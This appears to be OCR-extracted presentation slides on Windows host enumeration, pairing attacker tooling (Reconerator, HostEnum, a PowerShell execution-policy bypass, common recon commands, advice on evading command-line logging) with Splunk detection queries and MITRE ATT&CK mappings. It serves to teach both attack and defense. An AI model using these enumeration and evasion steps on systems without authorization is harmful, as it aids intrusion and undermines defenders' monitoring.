
HOST ENUMERATION - RECONERATOR

- Collects basic host information.

Usage:

#Run all checks

Reconerator.exe basic all



HOST ENUMERATION - HOSTENUM

- Runs numerous host or domain checks and provides formatted output.

Usage:

#Bypass Powershell execution policy


```
$env:psexecutionpolicypreference="bypass“
```

#Import the script (can be from remote source)

```
Import-Module .\HostEnum.ps1
```

#Run host enumeration checks

```
Invoke-HostEnum -Local
```




HOST ENUMERATION - HOSTENUM

#Run checks and write HTML output report to disk

Invoke-HostEnum -Local -HTMLReport

```
[+] Clipboard Contents - miller:

host="FOX-PC-SOLID" sourcetype="WinEventLog:Microsoft-Windows-Powershell/Operational" EventCode=4104| top 1


[+] FILE:       C:\Users\miller\Desktop\PurpleHaze\20190728_131558_FOX-PC-ZERO.html
[+] FILESIZE:   236594 Bytes
```



HOST ENUMERATION - COMMANDS

- If you can avoid using commands to enumerate a system, then do it.
- Command line values are pretty easy to detect in environments with decent endpoint logging, so always use scripts/code to enumerate systems whenever you can.
- That said, you can gather a lot of user and system related information using regular Windows commands.

systeminfo

whoami /all

ipconfig /all


net user

netstat –ano

tasklist /v

sc query

netsh firewall show config



And a lot more: https://wiki.skullsecurity.org/Windows_Commands

MITIGATION & DETECTION – HOST ENUMERATION

RELATED MITRE TACTICS & TECHNIQUES:

- **Discovery** - https://attack.mitre.org/tactics/TA0007/
- **Command Line** - https://attack.mitre.org/techniques/T1059/
- **Powershell** - https://attack.mitre.org/techniques/T1086/

MITIGATION & DETECTION – COMMAND LINE

- If you have command line logging setup, it shouldn't be too hard to detect commonly used enumeration command line values in your environment. Especially if they're coming from PCs used by non-IT/technical users.

```
index=* CommandLine=* User!=*NT\ AUTHORITY*
| eval length=len(CommandLine)
| table length, CommandLine, ComputerName, User
| sort -length
```


length	CommandLine	ComputerName	User
84	rundll32 C:\Windows\system32\generaltel.dll,RunInUserCxt TMwWNypNEEyWgzK0.1 Census	FOX-PC-ZERO.fox.com	NOT_TRANSLATED FOX\miller
59	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	FOX-PC-ZERO.fox.com	NOT_TRANSLATED FOX\miller
39	"C:\Windows\system32\ipconfig.exe" /all	FOX-PC-ZERO.fox.com	NOT_TRANSLATED FOX\miller
39	"C:\Windows\system32\ipconfig.exe" /all	FOX-PC-ZERO.fox.com	NOT_TRANSLATED FOX\miller
39	"C:\Windows\system32\ipconfig.exe" /all	FOX-PC-ZERO.fox.com	NOT_TRANSLATED FOX\miller
38	"C:\Windows\system32\NETSTAT.EXE" -ano	FOX-PC-ZERO.fox.com	NOT_TRANSLATED FOX\miller
38	"C:\Windows\system32\NETSTAT.EXE" -ano	FOX-PC-ZERO.fox.com	NOT_TRANSLATED FOX\miller
38	"C:\Windows\system32\NETSTAT.EXE" -ano	FOX-PC-ZERO.fox.com	NOT_TRANSLATED FOX\miller
37	"C:\Windows\system32\tasklist.exe" /v	FOX-PC-ZERO.fox.com	NOT_TRANSLATED FOX\miller
37	"C:\Windows\system32\whoami.exe" /all	FOX-PC-	NOT_TRANSLATED

MITIGATION & DETECTION – POWERSHELL

- Enhanced Powershell logging is an absolute must if you want to gain visibility into Powershell tradecraft.
- Some of the event IDs you may be interested in; Event ID 4103 (Module Logging) & 4104 (Script Block Logging).


Reference: https://www.fireeye.com/blog/threat-research/2016/02/greater_visibilityt.html

```
index=* sourcetype="WinEventLog:Microsoft-Windows-Powershell/Operational" EventCode=4104
```



MITIGATION & DETECTION – POWERSHELL

